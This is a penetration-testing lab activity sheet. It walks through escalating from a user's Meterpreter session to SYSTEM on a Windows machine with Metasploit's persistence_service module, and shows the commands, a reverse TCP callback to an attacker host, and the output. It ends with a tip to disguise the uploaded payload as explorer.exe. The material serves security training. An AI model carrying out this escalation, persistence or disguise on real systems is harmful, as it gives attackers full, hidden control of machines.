Activity File: Windows Privilege Escalation

In this activity, you will continue to play the role of a pentester conducting an engagement on MegaCorpOne. Using password spraying, you gained a foothold on a Windows machine in a previous activity. Now that we understand and recognize our privilege-escalation attack path, you are tasked to implement it with Metasploit. Specifically, you will escalate your privileges on the Windows machine from `tstark` to `SYSTEM` privileges, giving you full control of the entire machine.

- You will work off of the tstark user's Meterpreter session.

- With the active Meterpreter session, you will attempt to escalate your privileges by creating a service that will run a malicious payload.

- Remember, when a service is run, it is done with SYSTEM privileges.


⚠️ **Reminder** - Don't forget to save your findings, as you will add them to your week 17 Homework!

Instructions

1. Background the Meterpreter session via the `background` command.


2. Use the `windows/local/persistence_service` module in Metasploit.

3. View the OPTIONS and set the SESSION to your current Meterpreter session number ID. If you're unsure of the session number, type `sessions`.




```
msf6 exploit(windows/local/persistence_service) > set session 1
session => 1
msf6 exploit(windows/local/persistence_service) > options

Module options (exploit/windows/local/persistence_service):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   REMOTE_EXE_NAME                       no        The remote victim name. Random string as
                                                   default.
   REMOTE_EXE_PATH                       no        The remote victim exe path to run. Use te
                                                   mp directory as default.
   RETRY_TIME           5                no        The retry time that shell connect failed.
                                                    5 seconds as default.
   SERVICE_DESCRIPTION                   no        The description of service. Random string
                                                    as default.
   SERVICE_NAME                          no        The name of service. Random string as def
                                                   ault.
   SESSION              1                yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process,
                                        none)
   LHOST     172.20.15.68     yes       The listen address (an interface may be specified)
```

4. Verify all remaining options (Pay attention to LHOST)
   LHOST was 172.20.15.68 by default so we change to 172.22.117.100
5. Once the parameters are set, run the module.



```
msf6 exploit(windows/local/persistence_service) > set lhost 172.22.117.100
lhost => 172.22.117.100
msf6 exploit(windows/local/persistence_service) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] Running module against WINDOWS10
[+] Meterpreter service exe written to C:\Users\TSTARK~1.MEG\AppData\Local\Temp\hZpOsnl.exe
[*] Creating service iDIa
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/WINDOWS10_20230713.3618/WINDOWS1
0_20230713.3618.rc
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 4 opened (172.22.117.100:4444 → 172.22.117.20:49570 ) at 2023-07-13 2
0:36:19 -0400
```

6. Once complete, view the user ID.



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

7. Notice that the executable it uploads is a random file name. How could we make this more stealthy?

We could specify the REMOTE_EXE_NAME to something more common so it looks like a regular service being ran

For example: explorer.exe